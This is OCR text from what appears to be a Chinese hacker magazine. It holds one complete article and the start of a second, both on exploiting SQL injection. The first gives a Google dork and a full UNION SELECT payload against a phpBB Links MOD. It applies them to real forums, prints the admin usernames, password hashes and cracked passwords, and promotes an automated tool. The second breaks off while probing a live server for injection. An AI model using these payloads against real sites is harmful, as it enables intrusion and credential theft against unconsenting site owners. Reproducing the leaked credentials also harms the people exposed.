


图 伤心的鱼[SST]

PHPBB最新漏洞大暴光



从本文你可以学到：

PHPBB漏洞利用

这段时间动网跟Discuz论坛相继暴出高危漏洞，可见国内的论坛安全一直不好，这次给大家带来的是PHPBB论坛的最新漏洞，这个漏洞也是各位大牛玩了几个月才爆出来的.我等小菜也只能玩玩人家剩下的了……，据悉此漏洞可以直接爆出管理员密码的MD5值，能不能跑出来就要看各位的RP怎么样了'_'

首先简单介绍一下PHPBB论坛系统，其具有友好的用户界面，使用了当今网络上流行的php语言工作，可以搭配MySQL、MSSQL、PostgreSQL等数据库系统使用。适合于大多数的网站用来搭建论坛系统，使用也是非常广泛的。

首先我们来看一下www.milw0rm.com给出的漏洞公告：

```
phpBB <= 2.0.22 - Links MOD <= v1.2.2 Remote SQL Injection Exploit

Bug discovered by Don
Dork: allinurl:links.php?t=search
    or: "Links MOD v1.2.2 by phpBB2.de"
SQL INJECTION: Exploit: links.php?t=search&search_keywords=asd&start=1,1%20UNION%20SELECT%201,username,user_password,4,5,6,7,8,9,10,11,12%20FROM%20phpbb_users%20WHERE%20user_id=2/*

……此处省略部分代码
```

从公告上我们可以知道是Links.php存在严重的注射漏洞，我们可以自己构造语句来查询管理员的密码。PHPBB版本是2.0.22，我们来根据公告给出的方法测试一下这个漏洞的威力。

首先打开可爱的google，搜索**allinurl:links.php?t=search**就能找到很多PHPBB的论坛，如图1。

随便打开一个看下是不是PHPBB的论坛， 如图2。




图1 搜索目标




图2 确定目标

然后在论坛的URL后面加上我们要查询的语句，查询语句在公告里已经给出来了，就是**links.php?t=search&search_keywords=asd&start=1,1%20UNION%20SELECT%201,username,user_password,4,5,6,7,8,9,10,11,12% 20FROM%20phpbb_users%20where%20user_id=2/***

我们直接复制粘贴在论坛的URL后面就可以了，如图3。

也就是**http://www.inv168.com/phpBB2/links.php?t=search&search_keywords=asd&start=1,1%20UNION%20SELECT%201,username,user_password,4,5,6,7,8,9,10,11,12%20FROM%20phpbb_users%20where%20user_id=2/***这个地址，然后我们直接回车，查询出管理员密码的MD5值，如图4。




图3 构造URL

这里我们很清楚的可以看到管理员的用户名是beatles，密码是c4c371099cbdfb2c794eec59afd731a8，MD5加密过的。偶们拿去cmd5跑一下，如图5。




图4 查出密码




图5 查询密码

我们看到密码已经跑出来了，是183454，拿去登录一下看看，如图6。




图6 登录成功

我们已经成功登录，说明爆出来的密码是正确的，嘿嘿。但是我们有些朋友会觉的手工太麻烦，已经有人为我们写好了利用工具，来看一下，如图7。





图7 利用工具


我们在URL里添人我们查到的PHPBB论坛，然后直接点暴，就可以在最下面暴出管理员的用户名跟密码，如图8。


嘿嘿，跟我们手工查询出来的密码是一样的。为了证明这个工具的好用，我就再找一个论坛来试下，如图9。

我们直接把URL添到工具里，然后直接点暴，就看到了用户名是admin，密码是604c032d197888336 a06606067a9e2d9，如图10。


然后直接在cmd5查出密码是010630219 ，我们登录一下.已经成功的用admin登录论坛，如图11。


图8 暴出用户名密码


图9 再次确定一个目标


图10 暴出密码

由此可见这个工具还是蛮好用的，不像我们以前所知道的漏洞利用工具。不是需要抓包就是需要自己构造代码，呵呵，我用google一搜大概有80%的站都存在这个漏洞，各位可要慎用啊！知道方法就可以，可不要搞破坏啊，如果有什么不明白的地方可以随时来SST找我，我是伤心的鱼。最后还要谢谢小志同学的帮忙，他的博客是www.web67.cn，他很乐于助人为乐，大家有问题尽管去麻烦他。


图11

编辑点评：

在自己读代码找到漏洞的同时，多关注下国内外著名的漏洞公告，那里有的时候会暴出你很感兴趣的东西；这也是信息收集的功底，hacker不可或缺的基本功。

讲个笑话给大家听，我在QQ上和Marcos聊天，我说：老马，我搬家了，搬到四环了，真偏僻。可怜只在北京呆过几个月并且极少出门的老马根本没有北京地理的概念，寻思了N久说：老大，你的手机是不是常收到河北移动欢迎你的短信呀？哈哈，期望搏得大家一笑。另外，前不久在我老婆的命题下，做了一首顺口溜的藏头诗：纸上谈兵终觉浅/鱼跃龙门千年功/晓镜应愁云鬓改/花开需折莫空嗟，自我感觉写得还不错，期望借此诗与大家共勉。不过知道我老婆名字的读者，可别到处乱讲呀；这期我精选的多篇文章有许多可取之处，真心期望大家别太失望。

[西线无战事] 图 拖鞋王子[E.S.T]

我的一次艰辛的渗透过程

从本文你可以学到

php+mysql 的常规注入手法

又到周末了，一个人在家就是无聊啊，好在咱有台电脑能上网，于是到网上找找有什么好看的电影或者好玩的游戏。这一找啊，就让我找到了目标网站，第一眼看上去，她就是我想要入侵的那种类型，缘分啊！


一、惊现注入点

刚打开目标网站，就看到一个令人心动的URL，马上在后面提交“and 1=1/*”和“and 1=2/*”，返回不同页面，看来我们有戏，接下来请看拖鞋王子如何征服这台服务器的芳心，大家鼓掌。

```
http://75.126.xxx.xxx/viewplayer.php?ID=144%20and%201=1/*
//返回正常页面
http://75.126.xxx.xxx/viewplayer.php?ID=144%20and%201=2/*
//返回错误页面
判断一下mysql的类型，提交"and (mid(version(),1,1)) > 3/*"
http://75.126.xxx.xxx/viewplayer.php?ID=144%20and%20(mid(version(),1,1))%3E3/*
